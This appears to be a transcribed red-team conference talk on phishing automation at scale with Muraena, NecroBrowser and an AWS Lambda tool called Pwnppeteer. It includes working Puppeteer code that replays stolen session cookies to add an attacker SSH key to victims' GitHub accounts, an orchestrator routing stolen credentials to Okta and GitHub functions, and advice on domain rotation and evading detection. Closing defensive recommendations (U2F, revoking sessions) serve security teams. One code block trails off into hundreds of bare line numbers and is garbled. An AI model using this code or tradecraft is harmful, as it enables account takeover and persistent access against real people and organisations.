

Phishing post {exploit/automation} at scale

When you obtain too many sessions/credentials

Context

Goal:

Promote efficiency of phishing automation in Red Team campaigns

Share my experience and limits of these exercises

Introduce my solution to run these techniques at scale

Attack strategy presented here is focused on targeting IaaS/SaaS environments.

Success of Red Team campaigns do not necessarily require Domain Admins...

About me: @_Sn0rkY or check your AD environment for a “Tony Micelli” account 🤪

Disclaimer

I'm not the original author of Muraena/NecroBrowser, all kudos to Italian malefactors

- Michele Orrù @antisnatchor
- Giuseppe Trotta @Giutro

I've been involved with the project since 2019, Doc writer and implementation of NecroBrowser with Lambda function.

Concepts around Muraena to proxify traffic will be not covered in this presentation

Phishing value-adds for attackers

- Still relevant and effective in 2021
- Easy way to steal credentials
 - MFA can be bypassed (if it's not well implemented)
- Phishing can help to obtain persistence
 - Via a Dropper but also on SaaS services
- Phishing can help for data exfiltration
 - Gdrive, Dropbox, Box,
 - Code repository: Github, Gitlab...



Issues around Phishing from an attacker point of view

- Plenty of detections or ways to report phishing are implemented, today.
 - Mass phishing can be quickly identified and reported
- Passwords are like underwear so it's changed frequently, right!
- Multi-Factor Authentication (MFA) is being adopted to make password spray ineffective.
 - MFA is effective only if U2F/WebAuth are implemented
- What do you do in case you collect more than 100 sessions?
 - Have I configure my server with enough resources?

Issues with Phishing from an attacker point of view

- Plenty of detections or ways to report phishing are implemented, today.
 - Mass phishing can be quickly identified and reported

What if after 1.42 minute I already had what I was looking for?

- Passwords are like underwear so it's changed frequently, right?!

Do I still need a password in 2021? Is stealing a session is not enough?


- Multi-Factor Authentication (MFA) adoption makes password spray ineffective.
 - MFA is effective only if U2F/WebAuth are implemented

What if I manage to phish the SSO portal? MFA authentication is only required once!

- What do you do in case you collect more than 100 sessions?
 - Have I configured my server with enough resources?

Serverless compute service can help me to pwn at scale?

Muraena + NecroBrowser workflow



NecroBrowser vs Pwnppeteer

- NecroBrowser

- Initially NecroBrowser was written in Go and used the CDP library to interface with Chrome
- Today, browser instrumentation microservice written in NodeJS: it uses the Puppeteer library to control instances of Chrome or Firefox in headless and GUI mode.

- NecroBrowser on AWS aka Pwnppeteer

- Nodejs Lambda with Puppeteer library and Chrome
 - Step function to chain attacks
 - s3 bucket to store proof and exfiltrate data
-
- Some advantages of using AWS Lambda
 - easy to scale and cost effective
 - can be deployed on different countries

Muraena configuration for Pwnppeteer

Just specify your endpoint in your config.toml

```
140 [necrobrowser]
141   enabled = true
142   endpoint= "https://8eo2gcr4gj.execute-api.us-east-1.amazonaws.com/dev/instrument/ada9f7b8-6e6c-4884-b2a3-ea757c1eb617"
143   profile = "./config/pwnppeteer.necro"
144
```

Fully compatible with
instrumentation template:

```
{
  "name": "InstrumentGithub",
  "task": {
    "type": "github",
    "params": {
      "keywords":
        ["password", "certificate", "vpn", "credential", "login", "access", "portal"],
      "sshKey": "ssh-rsa AAAAB3NzaClyc2EAAAADAQABAAQCMcG/kI8N+h2hU6BrCqJf+
        EUY2EyblEy2sZR4bBuyCcNYuB3PoJxokVYinHTdNQXQ/TlDYfiikaxt3/dlMT/53vgWPYk6A
        vzmUPdg33SH+EFECotrpKJbN/wYldFqMYssq2PrFlNE8Ey0H4z/aFw5Ih6S3c6m2gyKcCK
        38esbGhDlcYK2wj9/2L/Atv0ZK2jTkL4GqEU0szzE9Ug0q6Xy1NapUNrmzMoRtnnn8WlNnF6
        oBk2hFKo5A+Qc6vxSPC4YqAFbJ0JoQg5uL+eWh48Nzh4rCYuKljAHTBCTgzT3J30cq1a0d0z
        QPHaEFALLl/GKtlus36Uj0Q+y2y08oL recovery_only"
    }
  },
  "credentials": %%%CREDENTIALS%%%,
  "cookies": %%%COOKIES%%%
```



Be sure of your JSON syntax



Pwnppeteer Lambda code snippet


```
1 /**
2  *
3  * Payload for Github access
4  * Add a ssh key and take screenshot
5  *
6  */
7
8 const { uploadScreenshot } = require("./uploadScreenshot");
9 const chromium = require('chrome-aws-lambda');
10
11 exports.pwnGithub = async (stolenLogin, stolenPass, stoleCookies) => {
12   let browser = null;
13
14   browser = await chromium.puppeteer.launch({
15     args: chromium.args,
16     defaultViewport: chromium.defaultViewport,
17     executablePath: await chromium.executablePath,
18     headless: true,
19   });
20
21   const screenshot = 'github';
22
23   const page = await browser.newPage();
24   await page.setCookie(...stolenCookies);
25   const cookiesSet = await page.cookies(url);
26   console.log(JSON.stringify(cookiesSet));
27   // Specify target url
28   await page.goto('https://github.com/login')
29
30   await page.goto('https://github.com/settings/ssh/new')
31   await page.click('#public_key_title');
32   await page.keyboard.type('recovery-key');
33
34   await page.click('#public_key_key');
35   await page.keyboard.type('ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCMcG/kI8N
36   EU0szZE9Ug0q6Xy1NapU0NrmzMoRtnnn8WlNnF60Bk2hFKo5A+Qc6vxsPC4YqAFbJ0JoQg5uL+eW
37
38   await page.click('#new_key > p > button');
39
40   const imagePath = `/tmp/s${screenshot}-${new Date().getTime()}.png`;
41   await page.screenshot({ path: imagePath });
42   browser.close()
43
44   console.log('SSH key added :p')
45
46   // upload screenshot to S3
47   const url = await uploadScreenshot(imagePath, screenshot);
48   // const url = imagePath
49   // console.log('See screenshot: ' + screenshot)
50
51   return url;
52 };
```

```
8 const { uploadScreenshot } = require("./uploadScreenshot");
9 const chromium = require('chrome-aws-lambda');
```


```
23 const page = await browser.newPage()
24 await page.setCookie(...stolenCookies);
25 const cookiesSet = await page.cookies(url);
26 console.log(JSON.stringify(cookiesSet));
27 // Specify target url
28 await page.goto('https://github.com/login')
```

```
30 await page.goto('https://github.com/settings/ssh/new')
31 await page.click('#public_key_title');
32 await page.keyboard.type('recovery-key');
33
34 await page.click('#public_key_key');
35 await page.keyboard.type('ssh-rsa AAAAB3NzaC1yc2EAAAADAQ
36 2sZR4bBuyCcNYuB3PojxokVYinHTdNQXQ/T1DYfiikaxt3/dlMT/53vgWP
37 q2PrFl1nE8Ey0H4z/aFw5Ih6S3c6m2gyKcCK38esbGhdLcYK2wj9/2L/Atv
38 n8WlNnF60Bk2hFKo5A+Qc6vxsPC4YqAFbJ0JoQg5uL+eWh48Nzh4rCYuKl
39 Uj0Q+y2y08oL test_only');
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
```

Use case: Exploiting Github



Use case: Exploiting a SSO portal



Lambda handler as Orchestrator

1. First Lambda parse “Necro instrumentation body”
2. Based on the *Task.Type*, it select appropriate Lambda function
3. The called function can call another Lambda based on the *Task.Name*[]
4. ...

```
1 const AWS = require("aws-sdk");
2
3 module.exports.pwn = (event, context, callback) => {
4
5     var lambda = new AWS.Lambda();
6
7     if (event.body == null || JSON.parse(event.body).task.type == undefined ) {
8         callback(null, {
9             statusCode: 400,
10            body: JSON.stringify({ message: "Try hard, you can pwn someone :)"})
11        });
12    };
13    // Access variables from body
14    // Parameters send to Pwn
15    const Provider = JSON.parse(event.body).task.type;
16    const stolenLogin = JSON.parse(event.body).username;
17    const stolenPass = JSON.parse(event.body).password;
18    const stolenCookies = JSON.parse(event.body).cookies;
19
20    try {
21
22        if (Provider === "okta") {
23            var params = {
24                FunctionName: "lambda-puppeteer-dev-PwnOkta",
25                InvocationType: "Event",
26                Payload : JSON.stringify(JSON.parse(event.body)),
27            };
28            lambda.invoke(params, function(error, data) {
29                console.log(params);
30                console.log(`Okta Lambda executed`);
31            });
32        };
33        if (Provider === "github") {
34            var params = {
35                FunctionName: "lambda-puppeteer-dev-PwnGithub",
36                InvocationType: "Event",
37                Payload : JSON.stringify(JSON.parse(event.body)),
38            };
39            lambda.invoke(params, function(error, data) {
40                console.log(params);
41                console.log(`Github Lambda executed`);
42            });
43        };
44    };
45    }
```

Demo

Yes, @newsoft code is public 😁

- <https://github.com/muraenateam/pwnppeteer>
- Serverless framework used to deploy AWS Lambdas
- Github example provided as a template
- SSO orchestration was purposely left out of this exercise, but feel free to reach out 😜

Advices

- Recon phase:
 - From the DNS record, identify one SaaS product used and try to log-in with an email address
 - Check media coverage, marketing, Twitter, Press Release... Pretext close to internal project help to redirect to SSO portal
- Preparation phase:
 - Always configure several domains and be ready to change them quickly during the campaign.
 - Take care of Domains' age, reputation and similarity
 - Certificate Authority reputation
 - Consider using Content Delivery Network (CDN) to host Muraena proxy
 - Deploy your lambdas in the same country where your target is based
- Post Exploitation phase:
 - Monitor your campaign and log all your actions; especially if you add token/ssh/key ...
 - Good luck with Gmail crawling

Recommendations to limit such attacks

- Use MFA and implement U2F/WebAuth
 - Mutual client-server authentication can help
 - Physical tokens
 - Windows Hello seems interesting and could be a real challenge for attackers in future
- Review and rotate API tokens
- When phishing is reported on an SSO provider, **disconnect all sessions**, password resets are not sufficient

Please don't blame users !!

Security definitely introduces constraints, but we have to explain them to users for them to accept...

Questions ?

Thanks to:

- SSTIC orga team
- Muraena team
- SecOps Boludos team